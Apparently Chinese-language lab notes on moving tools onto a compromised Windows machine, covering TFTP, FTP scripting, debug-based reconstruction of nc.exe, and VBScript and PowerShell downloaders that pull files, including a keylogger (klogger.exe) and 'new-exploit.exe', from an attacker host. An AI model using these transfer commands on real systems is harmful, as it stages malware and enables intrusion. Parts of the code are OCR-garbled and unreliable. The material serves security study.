文件上传

TFTP
首先我们先尝试看看我们的系统是否安装了ftp，如果没有出错，则证明我们的系统可以执行ftp
（服务端）
mkdir /tftp
开启

chown -R nobody /tftp
设置nobody 权限到fttp之中

cp /usr/share/windows-binaries/
进入Linux kali 自带的windows 工具集

cp /usr/share/windows-binaries/whoami.exe /tftp/
从windows-binaries目录中拷贝whoami.exe到tftp之中。确保权限为nobody

atftpd --daemon --port 69 /tftp
通过检查69端口来判断 tftp程序是否运行


```
C:\root> ls -l /tftp/
总用量 92
-rwxr-xr-x 1 nobody root 23552 3月  21 05:17 klogger.exe
-rwxr-xr-x 1 nobody root 66560 3月  21 05:17 whoami.exe
C:\root>
```

（客户端）
tftp -i 192.168.79.132 get klogger.exe
在客户机之中将tftp中的软件下载到本机中

tftp -i 192.168.79.132 get klogger.exe
从服务端192.168.79.132 中拷贝klogger.exe到本机中。

```
Transfer successful: 23552 bytes in 1 second, 23552 bytes/s

C:\>dir
dir
 ?????? C ??e?????????k??
 ????????k??? 8C71-5029

 C:\ ??L¼

2020-03-21  12:11                 0 AUTOEXEC.BAT
2020-03-21  12:11                 0 CONFIG.SYS
2020-03-21  12:14    <DIR>          Documents and Settings
2020-03-21  17:48    <DIR>          Inetpub
2020-03-21  18:13            23,552 klogger.exe
2006-04-24  12:59       185,970,722 NETShow56_300.wmv
2020-03-21  16:34    <DIR>          Program Files
2020-03-21  12:27    <DIR>          Python27
2020-03-21  18:11            66,560 whoami.exe
2020-03-21  17:51    <DIR>          WINDOWS
               5 ???l?     186,060,834 ??
               5 ??L¼ 38,925,627,392 ??????
```

FTP
（客户端）
在使用ftp之前我们需要配置一下服务



groupadd ftpgroup

useradd -g ftpgroup -d/dev/null -s /stc ftpuser

pure-pw useradd sl -u ftpuser -d /ftphome
设置账号名为 sl，之后会让你输入密码的

pure-pw mkdb

cd /etc/pure-ftpd/auth/

ln -s ../conf/PureDB 68pdb

mkdir -p /ftphome


chown -R ftpuser:ftpgroup /ftphome/

/etc/init.d/pure-ftpd restart

当我们走完这一边流程之后使用 netstat -pantu | grep 21 来查看咱们的ftp服务是是否被开启了

cp /usr/share/windows-binaries/whoami.exe /ftphome/
把我们需要的exe程序复制到ftphome当中

之后我们通过访问 127.0.0.1:80 来查看ftp web 服务：需要输入你当时设置的账号密码。




（服务端）

```
echo open 192.168.79.132 21> ftp.txt

echo sl>>ftp.txt

echo toor>ftp.txt

echo bin>>ftp.txt

echo GET whoami.exe >> ftp.txt
```

```
echo GET whoami.exe >> ftp.txt
```

从ftp服务中下载whoami.exe




DEBUG

（客户端）

wine /usr/share/windows-binaries/exe2bat.exe nc.exe nc.txt

将nc.exe 转换为二进制程序.txt




（服务端）

找到nc.txt所在地址为 /usr/share/windows-binaries/ 复制全部，但不复制最后两行


之后通过最后两行上传

debug<123.hex

copy 1.dll nc.exe



此时123.hex已经是可执行文件了



VBSCRIRT（不可用）

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAUL = 0 >> wage.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >>wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Conts HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = Create0bject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = Create0bject ("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = Create0bject ("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = Create0bject ("Microsoft.XMLHTTP") >> wget.vbs
echo http.0pen "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = Create0bject("Scripting.FileSystem0bject") >> wget.vbs
echo Set fs = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget,vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1 , 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

cscript wget.vbs http://192.168.79.132/whomai.exe
将whomai.exe下载。

POWERSGELL（不可用）
（服务端）

```
$storageDir = $pwd
$webclient = New-Object System.Net.WebClient
$url = "http://192.168.79.132/whoami.exe"
$file = "new-exploit.exe"
$webclient.DownloadFile($url,$file)
```

shell.exe -ExecutionPolicy Bypass -NoLogo -NonInteraclive -NoProfile -File wget, ps1